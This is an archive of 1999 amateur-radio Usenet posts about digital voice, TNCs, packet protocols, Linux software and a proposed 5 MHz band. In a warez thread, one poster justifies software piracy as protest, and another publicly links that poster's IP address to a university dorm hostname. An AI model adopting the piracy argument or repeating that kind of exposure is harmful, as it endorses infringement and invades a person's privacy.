part of 10m band. Is there any international law forbidding HAMs doing
such things?
Does anyone of you have some experience in compressing the
digital voice? I've read some articles about vocoders and it seems to me
to be promising. But I feel that the way to do it is rather far.
Another question : does anyone need digital voice communication in
HAM radio? I believe one could achieve less noise and spletterings when
using digital voice transmition. And, probably, there would be some other
problems (not good enough error correction etc.)...

A couple of years ago HAMs were doing tests in new areas of
radiocommunication. Nowadays anyone can use digital voice communication
(i.e. by buying a cellular phone) but in HAM radio such thing seems to
be dead - I've heard of some trials, but it is everything. Why?

73! de Marek, SQ5BPM

419. a simple question...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: yv4fnc@cantv.NET
Message-ID: <199901221402.KAA03670@rs1s2.datacenter.cha.cantv.net>
Source record: 20166

Hello all...

I have a PENTIUM 120, 32Mb RAM, 1.2Gb HD, SVGA 2Mb.

If I decide install LINUX in my PC, I suppose there are a lot of
application such as word-processors, worksheets, etc in substitution of
those I use in WIN95.

Am I right...??

Tnx...

Hasta luego....!!

Jose A. Tedeschi O.
yv4fnc@yv5nsf.radio.ve
yv5nsf@cantv.net

420. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: EdLeslie@EDU.YorkU.CA
Message-ID: <36a888d5.75904354@news.shprd1.on.wave.home.com>
Source record: 20167

On Fri, 22 Jan 1999 05:23:27 -0600, "JJ" <jjsmith@ipa.net> wrote:

> I need to transmit about 1/2 mile. Also I am sorry for my ignorance,
>but I do not know what a vocoder and compression does in digital radio.
>When I say new, I mean very very new.

Look for some radios which operate in the Family Radio Service (FRS)
band. They are low power, generally run off AA cells, work for up to 2
miles depending on location, and send the signals using Spread
Spectrum signals which just sound like background noise to the casual
listener.

--
EdLeslie@EDU.YorkU.CA <Ed Leslie>

421. Re: a simple question...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7ah8ft.2ci.nielsen@bob.localnet>
Source record: 20168

On 22 Jan 99 14:03:14 GMT, Jose Tedeschi (people) <yv4fnc@cantv.NET> wrote:
>Hello all...
>
>I have a PENTIUM 120, 32Mb RAM, 1.2Gb HD, SVGA 2Mb.
>
>If I decide install LINUX in my PC, I suppose there are a lot of
>application such as word-processors, worksheets, etc in substitution of
>those I use in WIN95.

Yes, and the number is growing. StarOffice (http://www.stardivision.de)
and Corel (http://linux.corel.com) have some applications with free
versions for personal use. Applixware is included in at least some
versions of Red Hat.

73,

Bob w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

422. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <78ade9$6e5$1@nnrp1.dejanews.com>
Source record: 20169

does it take an hour and a half to "uninstall" an audio cd?

In article <36A71EE3.95C4598C@erols.com>,
Bob Lewis <aa4pb@erols.com> wrote:
> You can put your program on more than one computer, just one at a time.
> That's no different than a CD. You can't play the CD on more than one
> player at a time either.
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

423. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <78adic$6hv$1@nnrp1.dejanews.com>
Source record: 20170

When I use warez, I get the chance to try out dozens of different software packages for free, with no tech support or manuals. If I really like, and NEED the software, I buy it. I need the manuals.

In article <783d1g$409$1@nnrp1.dejanews.com>,
markv@pixar.com wrote:
> In article <7835litgn1@nnrp1.dejanews.com>,
> qwasty@hotmail.com wrote:
> > The simple fact is, most software out there is crap. Why do I want to take a
> > chance and pay hundreds of dollars for something that doesn't work well? I'd
> > rather steal something that no one will be too sad about, like windows. do
> > you really think I would PAY to support a monopoly of substandard software?
> > It's my only way of fighting back.
>
> Nice bit of rationalization you've done there. Unfortunately, it isn't
> rational.
>
> If you steal somebody's car, even if it is junk, it is still theft. If you
> steal someone's GARBAGE, it is still theft. You are not alleviated from the
> legal (or ethical) considerations just because you feel that software isn't
> worth the price you pay for it.
>
> You don't like Microsoft? Then DON'T USE OR BUY MICROSOFT PRODUCTS. Vote
> with your dollars. Eventually even they may have to listen. But don't
> confuse your petty theft with some kind of political statement.
>
> Mark
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

424. Re: a simple question...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <78adoa$6ln$1@nnrp1.dejanews.com>
Source record: 20171

There a competitor for just about everything on linux. Even when there isn't, if you're using an emulator, you can still use software from othe operating systems, like windows. and the best part is that just about everything under the category of linux is pretty close to free. After all, if it's free competition isn't an issue so there's no rush to get it to market before the bugs are fixed.

In article <199901221402.KAA03670@rs1s2.datacenter.cha.cantv.net>,
yv4fnc@cantv.NET (Jose Tedeschi (people)) wrote:
> Hello all...
>
> I have a PENTIUM 120, 32Mb RAM, 1.2Gb HD, SVGA 2Mb.
>
> If I decide install LINUX in my PC, I suppose there are a lot of
> application such as word-processors, worksheets, etc in substitution of
> those I use in WIN95.
>
> Am I right...??
>
> Tnx...
>
> Hasta luego....!!
>
> ---
> Jose A. Tedeschi O.
> yv4fnc@yv5nsf.radio.ve
> yv5nsf@cantv.net
>
>

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

425. anyone bought a Hal DXP38?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Ken Hopper <k-hopper@uchicago.edu>
Message-ID: <36A8A602.C646A570@uchicago.edu>
Source record: 20172

Has anyone out there purchased the new Hal DXP38?

http://www.halcomm.com/dxp38b.htm

What are your experiences with the unit? What cable did you use to
connect to the PC?

Is there an "Unofficial DXP38" webpage out there somewhere?

Thanks,
Ken - N9VV
<n9vv@excite.com>

426. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36bfbaea.398441208@news.atl.bellsouth.net>
Source record: 20173

On Tue, 19 Jan 1999 09:37:43 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>>I wrote:
>>> I also want to re-emphasize that L2 should only act across one hop.
>>> It should never attempt to be multihop. That's not its role. That's the
>>> role of the L3 protocol.
>
>>If you use VC, you usually already have a good L3 protocol - suited to
>>the wireless
>>channel. Nobody wants to go back at those times without hop-to-hop
>>acknowledge between
>>digipeaters.
>
>I do not agree with that. I think the reliability problem should be
>considered separately for each hop, and when a link is very good there
>is no need to do ARQ on that hop.

Indeed. Link level ARQ can actually degrade performance in certain cases.
Each link needs to be treated separately, using whatever link protocol is
best suited to its particular circumstances. Adjacent links in a path may
use completely different L2 protocols when the links are of differing quality
or kind. The L3 network protocol shouldn't care, or even know, about this.

AX25 VC is *not* a good network protocol for wireless links. VC in general
works best on wirelines or other stable known paths, not on the sorts of
dynamic radio links found in amateur radio. On radio links, connectionless
protocols can perform better, suffer less overhead and congestion,
avoid link latency indeterminacy problems, have better error recovery
properties, and avoid the temptation to extend links to multi-hop, with the
attendant attempts to perform routing at an inappropriate level.

VC depends on the stability of a single critical path. That's a serious
design flaw in a dynamic network. As Rob notes, connectionless protocols
offer the capability to reroute dynamically on a packet by packet basis.
This allows rapid adaptation to varying propagation, or to node availability
due to local congestion or hardware failures. A VC network can't gracefully
dynamically self-heal, a connectionless network can.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

427. Re: pk232,kamplus,or?,for hf cw computer interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c1c110.400014930@news.atl.bellsouth.net>
Source record: 20174

On Wed, 20 Jan 1999 20:20:25 GMT, n8dxn@qsl.net wrote:
>I seek opinions. I want to do hf cw. I want the computer to decode it and I
>want to type on the keyboard and have the HF rig (ft920) send it. What is the
>easiest way to accomplish this? The only experience I have so far is with the
>MFJ1224 and so I look elsewhere. Thanks for giving me your experiences, 73 de
>Ken

Don't even bother with the "TNC" style boxes, Ken. None of them work worth
spit. The best approach to Morse decoding by computer is to use a program
that uses your sound card and a bit of DSP software to do the work. Polar
Electric has a good program, Analyzer 2000 works well, etc. There are even
a few freeware programs floating around that will beat the "TNCs" all hollow.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

428. Re: Problem with XPwin Booting with PK232mbx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c2c296.400405609@news.atl.bellsouth.net>
Source record: 20175

On Thu, 21 Jan 1999 22:30:12 -0500, James Nipper <jnipper@southeast.net> wrote:
>I don't know how you can set the baud rate on the tnc if you can't get
>your program booted up.

Simplify. Try using Hyperterm (included in Win95) to talk to the
TNC. Set it for direct connect, 9600, no parity, 8 bits. When you power
up the TNC, hit * a few times and it should autobaud for you. If 9600
doesn't work, try a different setting in Hyperterm until you find the one
that does work. Then you can set and perm the baud you want to use
on the serial link.

Remember that TNCs were designed to work with dumb terminals,
not fancy packet programs, and Hyterterm is an approximation of a
dumb terminal, so this will eliminate the variable of your packet
specific terminal software.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

429. Re: teletype?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: "Tom (The other one)" <badger@telalink.net>
Message-ID: <hL7q2.347$TP2.581637@news2.atl>
Source record: 20176

Tbone107 wrote in message <19990122082324.08198.00000448@ng50.aol.com>...
>>is it possable to receive local goverment teletype's between to offices.
>
>
>
>Possible? Maybe. Depending on the municipality and where it stands on the
>timeline between the 1940's and the 1990's. Most local government agencies
(and
>I work for one) if they have something set up for this type of
correspondence,
>it's most likely going over phone lines (in an intercom type of dedicated
>system), or by FAX, or by computer

Yep, not nearly the RTTY on HF that there was even 10 years ago. FEMA uses
some Pactor, and there are SHARES and MARS pactor BBS's on HF as well.
Our agency uses email mostly for info back and forth between us and local
govts.
This is pretty typical in this "thoroughly modern day" :-)

I really *do* miss all the RTTY that used to be on HF. *sigh*

Tom Norris KA4RKT
Communications Tech / Informations Systems Assistant
Tennessee Emergency Management Agency (TEMA)
badger@telalink.net

430. Re: Whats the hot TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Gary Bleasdale <gbleasda@camden.tds.net>
Message-ID: <78b1t2$itq@news2.tds.net>
Source record: 20177

If you're on the internet you don't need a tnc to get to the dx clusters. I use the DX4WIN software and can port via telnet to many dx clusters. Use the Hal P38 for HF digital modes. Swapped out a KAM for it when I realized I didn't need packet anymore to get to the dx clusters.

73,
Gary
KJ4PV

Rich McCabe wrote in message <36a2bc80.0@207.206.192.3>...
>I am sure I will get a lot a varied results but I thought I would give it a
>shot..
>
>I bought a TNC about 7 years ago and really found that it didn't interest
>me. Most of the stuff that was transfered was things I was getting E Mail
>anyway.
>
>Well last night I was at my friends shack for the contest. (NN0I). He is
>using a nice contesting program and has packet ported into it. Now I am
>interested....
>
>So I am going to buy a TNC so I can get DX cluster packet. I have this
>problem buying the budget model. I like to tinker, like all hams. So what
>should I buy that will allow me to "try it all" What is the best ? I see
>Kams for a lot of $$$$ advertised. Is that the cats meow ?
>
>Thanks,
>
>Rich
>
>KD0ZV
>rmccabe@dwx.com
>
>

431. HF Digital Voice???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Don Mills <mills944@earthlink.net>
Message-ID: <36A91097.2F887D3C@earthlink.net>
Source record: 20178
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.digital-voice

Anybody out there experimenting with digital voice in the HF bands? The broadcast folks are working on it -- I think using MPEG2 compression to get the data rate down to something reasonable. Perhaps a simple setup could work over a protocol like Clover2000. Obviously it would require an STA, but it seems that it should be feasible with the right DSP setup.

Don
K9DM

432. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: JJ <jjsmith@ipa.net>
Message-ID: <78b45f$gp1$1@news.ipa.net>
Source record: 20179

Steve,
I can not get the web page you yalked about to open, What is it?
JJ

433. ACARS??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <78b8delkr1@news.inc.net>
Source record: 20180

I am looking for acars data bases for the U.S.A. all i can seem to find is
for over seas.
eagle@ez-net.com

434. dsp232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <36A936CD.79E78DCF@rconnect.com>
Source record: 20181

Hi All
Has anyone else had a problem with the dsp232 from timewave
throwing a birdie on 145.010? The minute I plug the mike
cable in the receiver noise level goes up & masks the
"local" (nearest is 60 miles) packet stations.
Thanks
Mark

435. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <xecq2.71$U83.2708@news.goodnet.com>
Source record: 20182

I think Marek is wrong. I don't really feel this group is so busy, that
constructive comments can't be made about digital voice. Whether or
not that digital voice is later passed through an encryption algorithm.

The audio and radio parts will be identical.

So rather than wave my rule book in anyones face, I'm waving my
chip catalog. There's always some legal eagle who wants to be a
lawyer someday in every group. Just ignore the bastards :-)

There was a recent posting in the TAPR Spread Spectrum listserver
which discussed a project that one of the members was working on.
He was designing an audio card that had audio in, and digital out,
using the vocoder I pointed to in an earlier posting. I think that is a
good thing. With that, and the fact that the chip can do FEC, it is an
ideal candidate for digital voice over a 2.4 kbps to 9.6 kbps circuit.

Marek Przybyszewski wrote in message ...
>
>On Fri, 22 Jan 1999, Robert McConnell wrote:
>
>> You're in the wrong newsgroup. Amateur radio rules in the USA don't
>> allow encryption of messages for the purposes of obscuring them, which
>> I believe is the definition of "secure communications"
>>
>> You might have better luck in rec.radio.digital.
>>
>> Bob McConnell
>> N2SPP
>>
>> On Thu, 21 Jan 1999 17:19:37 -0600, "JJ" <jjsmith@ipa.net> wrote:
>>
>> >I want to know what type of radio I can buy that will transmit a digital
>> >voice signal only.
>[....]
>
> BTW I am wondering why does the digital voice does not exist in
>HAM-radio? The 9600 modem should be more than enough to transmit the
>voice. I am going to try to fit the voice into less than 1kbps. I believe
>it is possible, I have to do some tests. And 1kbps could be sent in some
>part of 10m band. Is there any international law forbidding HAMs doing
>such things?
> Does anyone of you have some experience in compressing the
>digital voice? I've read some articles about vocoders and it seems to me
>to be promising. But I feel that the way to do it is rather far.

> Another question : does anyone need digital voice communication in
>HAM radio? I believe one could achieve less noise and spletterings when
>using digital voice transmition. And, probably, there would be some other
>problems (not good enough error correction etc.)...
>
> A couple of years ago HAMs were doing tests in new areas of
>radiocommunication. Nowadays anyone can use digital voice communication
>(i.e. by buying a cellular phone) but in HAM radio such thing seems to
>be dead - I've heard of some trials, but it is everything. Why?
>
> 73! de Marek, SQ5BPM
>

436. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <whcq2.72$U83.2397@news.goodnet.com>
Source record: 20183

Looks like maybe their Web server died. Try again later
this weekend. Could be upstream from them as well??

Steve

JJ wrote in message <78b45f$gp1$1@news.ipa.net>...
>Steve,
> I can not get the web page you yalked about to open, What is it?
>JJ
>
>
>
>

437. FCC provides more obsolete mode spectrum to ARRL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <9ddq2.74$U83.2936@news.goodnet.com>
Source record: 20184

Too bad they didn't ask for spectrum for Frequency Hopping Spread Spectrum.
Just what we need, more SSB and RTTY modes from 1965...

Sometimes I wish they would just die. Then we can get some youth in there.

Steve

>FCC Issues 5-MHz Experimental License To ARRL
>NEWINGTON, CT, Jan 21, 1999--The FCC has issued an Experimental Radio
>Service license to the ARRL to permit two-way tests in the vicinity of 5
>MHz--the most likely site of the next amateur HF band. The license, bearing
>the call sign WA2XSY, was issued January 8. A group of 15 current amateurs
>in various parts of the US and the Caribbean will conduct experimental,
>two-way RTTY and SSB transmissions within the band 5.100 to 5.450 MHz. To
>avoid interfering with existing services, the participants will confine
>their operations to the least-populated 50-kHz segment.
>
>"The idea is to show that an amateur allocation there will improve our
>emergency communication capabilities by filling the gap between the 3.5 and
>7.0 MHz bands," said ARRL Executive Vice President David Sumner, K1ZZ.
>Sumner pointed out that several of the participants are phone net members
in
>the Caribbean and Gulf area who frequently handle hurricane-related traffic
>and now must alternate between 75 meters and 40 meters. Other participants
>are members of a nationwide digital data-forwarding network.
>
>The Experimental license is good for two years. Two studies by the National
>Telecommunications and Information Administration (NTIA) include an
>allocation at 5 MHz among the future spectrum needs for the Amateur
Service.
>The subject is not likely to show up on the agenda of a World
>Radiocommunication Conference for several years, however.
>
>Participants in the WA2XSY experiment may run up to 200 W effective
radiated
>power. Similar multiband trap dipoles capable of operation on 80 and 40
>meters as well as at 5 MHz will be employed at each station location.
>Operation by participants will consist of short transmissions to determine
>propagation characteristics.
>
>Participating stations are located in New Hampshire, Tennessee, Ohio,
>Florida, Mississippi, Wisconsin, Indiana, California, Utah, New York,
Texas,
>the US Virgin Islands, and Maryland

438. Re: FCC provides more obsolete mode spectrum to ARRL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <36A970FD.46B8@ix.netcom.com>
Source record: 20185

During periods of low solar flux activity, the 5 MHz region
of the HF spectrum is ideal for 0-400 mile, NVIS operations.

When solar flux numbers are down in the 70-100 region, the
MUF will be below 3.5 MHz after dark, and below 7.0 MHz
during the day when trying to communicate via high-angle
skywave at distances closer than 100 miles.

The 5 MHz band makes perfect sense, and in the time-span
of 5-7 years from now would be an ideal time on the
solar activity curve for us to take advantage of a 5 MHz
band for this purpose. Also, HF comms has the added advantage
of not having to rely on satellites or repeaters that could
be knocked-out in a real disaster scenerio. This, coupled
with the newer ARQ modes makes messaging to and from specific
points on a 24-hr basis a reality by having a 3.5-4, 5 , and
7 MHz band for close-in regional communications..

Trish

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Steve Sampson wrote:
>
> Too bad they didn't ask for spectrum for Frequency Hopping Spread Spectrum.
> Just what we need, more SSB and RTTY modes from 1965...
>
> Sometimes I wish they would just die. Then we can get some youth in there.
>
> Steve
>
> >FCC Issues 5-MHz Experimental License To ARRL
> >NEWINGTON, CT, Jan 21, 1999--The FCC has issued an Experimental Radio
> >Service license to the ARRL to permit two-way tests in the vicinity of 5
> >MHz--the most likely site of the next amateur HF band.

439. Help a newbie choose equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: KD5CAS*no*spam*@iamerica.net
Message-ID: <36a9e31e.470561866@news.iamerica.net>
Source record: 19996

I want to give some of the digital modes a try. What is the general opinion of the following for my purposes?

KAM All-Mode version 5.01 chip
KAM HostMaster II+ ver. 3.0 software

What modes will this unit and software support?

Thanks!
Scott, KD5CAS

440. need help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: Public User <public@rit.edu>
Message-ID: <36AA5C30.E99431D1@rit.edu>
Source record: 19997

has anyone heard about what they are going to do with digital radio?
Is it rumored that this will indeed be the wave of the future for
technology in radio?

441. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <36aa23eb.11274894@newse.twcny.rr.com>
Source record: 20186

Mark,

It's called the law of supply and demand. Since most US hams are content to be appliance operators chasing QSLs to get another award plaque and have no interest in experimenting or expanding their knowledge, there is no demand for advanced equipment. Besides, most of the noise and sputtering comes from the operators, not the equipment.

I know of one group, TAPR, that is experimenting with spread spectrum and advanced digital techniques. They have even managed to get the FCC to relax some rules in order to use off the shelf commercial SS equipment in some of their tests. They do have an active web site with information about their experiments. I think it's at www.tapr.org. Whether they manage to produce a new mode of communications is another matter altogether.

9600 bps might handle voice if it were full bandwidth capable, but most packet equipment is half-duplex so the actual throughput is much less than your 1K. On top of that, 99% of the packet systems in the US are still running at 1200bps for anything other than backbone links.

Compressions like Real Audio's G2 and MP3 claim to be able to move voice through an 8kbps channel or less, but require at least a P90 to reconstruct the signal. I experimented with delta modulation several years ago ('74-'76), and was able to get recognizeable voice through a serial bit stream at about 40Kbps but didn't have the money to build any usefull devices with what I learned. Now you can get delta mod circuits on a chip for a couple of dollars.

Is encryption legal for hams in your country? If it is you might as well dig in and try it out. First you need to figure out if it is worth the effort to digitize the signal and then put it through a modem to convert it back to audio for analog radios? Then start looking around for digital radio designs that you can build or afford to buy.

Good luck,
Bob McConnell
N2SPP

On Fri, 22 Jan 1999 14:47:30 +0100, Marek Przybyszewski
<mp171846@zodiac2.mimuw.edu.pl> wrote:
>
> BTW I am wondering why does the digital voice does not exist in
>HAM-radio? The 9600 modem should be more than enough to transmit the
>voice. I am going to try to fit the voice into less than 1kbps. I believe

>it is possible, I have to do some tests. And 1kbps could be sent in some
>part of 10m band. Is there any international law forbidding HAMs doing
>such things?
> Does anyone of you have some experience in compressing the
>digital voice? I've read some articles about vocoders and it seems to me
>to be promising. But I feel that the way to do it is rather far.
> Another question : does anyone need digital voice communication in
>HAM radio? I believe one could achieve less noise and spletterings when
>using digital voice transmition. And, probably, there would be some other
>problems (not good enough error correction etc.)...
>
> A couple of years ago HAMs were doing tests in new areas of
>radiocommunication. Nowadays anyone can use digital voice communication
>(i.e. by buying a cellular phone) but in HAM radio such thing seems to
>be dead - I've heard of some trials, but it is everything. Why?
>
> 73! de Marek, SQ5BPM

442. Re: FCC provides more obsolete mode spectrum to ARRL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990123004005.05421.00001336@ng-fu1.aol.com>
Source record: 20187

And The Youth Would Do?????
What...?

443. 9600 radios? Good ones?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: steve monsey <s.monsey@worldnet.att.net>
Message-ID: <36AA3ABB.BA434DAB@worldnet.att.net>
Source record: 20188

HI!

What radios is good for 9600bps? Where can I find them? I want one that is of very good quality that can be used as a 9600bps repeater. So more in the commercial type about 15 to 20 watts.

Are there any radios that will work without modification?

444. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <78c8et$fgl@enews4.newsguy.com>
Source record: 20189

This thread reminds me of my pioneering work with digital voice on packet, eight or
nine years ago.

It was slow, and dumb, but it also worked... All I did was to make a Windows wav file recording of my voice... I forget the message now. The file was just over a megabyte in size.

Then I used 7-Plus to convert the file from digital to ASCII and cut it into convenient 20kb chunks.

Overnight and part of the next day, I forwarded those files over the border to a Mexican BBS, XE2XPK.

Sergio used 7-Plus to re-combine the 20kb chunks of acii back into a Windows wav file, then he played it.

It worked just fine. -- First digital voice transmissions over Packet, folks. Check it out! ;-D

Hey, that reminds me of my pioneering work in using FEC on packet with an early "digital repeater"...

I thought I had properly re-configured my PK-232 from HF AMTOR to be set up for VHF packet.

I had made a few oversights though... The PK-232 was still in AMTOR FEC mode, and my two-meter rig was still tuned to the local voice repeater!

Imagine my pride and delight when I discovered that I was the first Ham to transmit in FEC mode over what was - at least for the moment - one of Ham Radio's
very first "digital repeaters"!"

I was modest at the time, even going so far as to try to give credit for the transmission to another Ham who lived nearby.

That's the way it is with Ham Radio's pioneers... Many times we try to avoid credit for what we have done. Sometimes, "modesty" is the best policy!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

445. Re: HF Digital Voice???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: Sun Tzu <eat@free.bee>
Message-ID: <7pjq2.34439$9S3.87196@nntpserver.swip.net>
Source record: 20190
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.digital-voice

>Anybody out there experimenting with digital voice in the HF bands? The
>broadcast folks are working on it -- I think using MPEG2 compression to
>get the data rate down to something reasonable. Perhaps a simple setup
>could work over a protocol like Clover2000. Obviously it would require
>an STA, but it seems that it should be feasible with the right DSP
>setup.

Surely, I've seen it work at 300 bps and during the Nordic shortwave
conference there was talk about it being done at around 150 bps.
There's a Nato STANAG that describes the 300 bps mode so Clover2000
should work fine.

73's de Per (sm0rwo)

446. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36A9D5CD.6829@deskmedia.com>
Source record: 20191

The Linux Phone Project (http://www.lightlink.com/mhp/lpp/) has done signficant work in the area you are interested in. Unfortunately the last update was in 1996... Get it while you can!

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

447. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-23 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990123085930.22194.00002073@ng-fi1.aol.com>
Source record: 20192

I'm sure the administrators at Utah State and the piracy group at Microsoft would like to know about your warez, since your posting IP address resolves to a domain there:

129.123.234.143 = sl33z.dorms.usu.edu, which is your dorm room.

Busted!

>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>From: qwasty@hotmail.com
>Date: 1/19/99 6:49 PM EST
>Message-id: <7835litgn1@nnrp1.dejanews.com>
>
>The simple fact is, most software out there is crap. Why do I want to take a
>chance and pay hundreds of dollars for something that doesn't work well? I'd
>rather steal something that no one will be too sad about, like windows. do
>you really think I would PAY to support a monopoly of substandard software?
>It's my only way of fighting back.
>

448. Re: Palm III and packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <78eilp$6th$1@news.islandnet.com>
Source record: 19998

I have successfully used my PalmPilot II with a KAM+. Simply load a terminal program into the PalmPilot, connect the Pilot and the KAM+ using a null modem, and away you go. There's a free terminal program called (I think) SimpleTerm from 'Haus of Maus'.

Actually any device capable of emulating a dumb terminal can be used with a tnc. E.g. I have used an HP 48G Screen's a bit small though....

Hope this helps,

Good Luck,

Philip VE7PLN

In article <369520DA.2098ED86@ringofsteel.org>, cyrrin@ringofsteel.org says...
>
> I've been thinking about the same thing recently. It would probably
>be best to start with a setup like palm->palm modem->tnc->radio.
> I love the idea of being able to stick a packet station in my coat!
>Anyhow, I have quite a bit of programming experience and would be
>willing to tackle any palm programming that needed to be done, but I'm
>not exactly clear myself as to how exactly to get everything working
>together (since I still haven't gotten a packet station on the air by
>normal means.) My biggest question is this: the palm sees the modem as
>a "dial-out" device. So it tries to use ppp or slip to connect to a
>server. But in packet radio, the modem/tnc/radio is not a dial-out
>device, right? Does it not behave as if it were on some physical
>network and just send packets out over the radio?
> If someone could clear this up for me, I'd be grateful to the point of
>putting up a web site and how-to on getting your Pilot on the air.
>Thanks.
>
>Jeff Balcerski
>KC8IZX

449. Problem with Winpack 6.42 and Delphi 2.0

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-24 00:00:00 UTC
From: dsfa@mail.islandnet.com
Message-ID: <78eivq$6th$2@news.islandnet.com>
Source record: 19999

Hello all,

I am posting this request for help in 2 usenet groups:

comp.lang.borland.pascal.delphi.misc
rec.radio.amateur.digital

and it concerns a problem I am having with Winpack 6.42 and Delphi 2.0.

For those reading this in the comp.lang.borland.pascal.delphi.misc, Winpack is a popular application program used in Packet Radio.

For those reading this in rec.radio.amateur.digital, Delphi is a Windows programming language similar to Visual Basic.

The problem concerns dde. An external program I had written worked fine under Winpack 6.40 but not under Winpack 6.42. I wish to know if it's a programming error on my part (quite possible) or a bug in Winpack 6.42 (possible but unlikely), and would appreciate any help and/or suggestions.

I have distilled the problem program to its essentials. Please do the following steps:

1. In a new application, place on Form1 one each of the following: ddeclientconv1, button1.

2. In the property editor for ddeclientconv1 enter the following properties:

DDeService - packet
DdeTopic - winpdde

3. In Button1 click enter the following:

```
begin
DDEClientConv1.ExecuteMacro('Hello', True);
end;
```

4. Save and compile (make sure Winpack is running.)

5. Copy the resulting project1.exe file to the Winpack\Extern directory.

6. Switch to Winpack and type '/project1' in the command line.

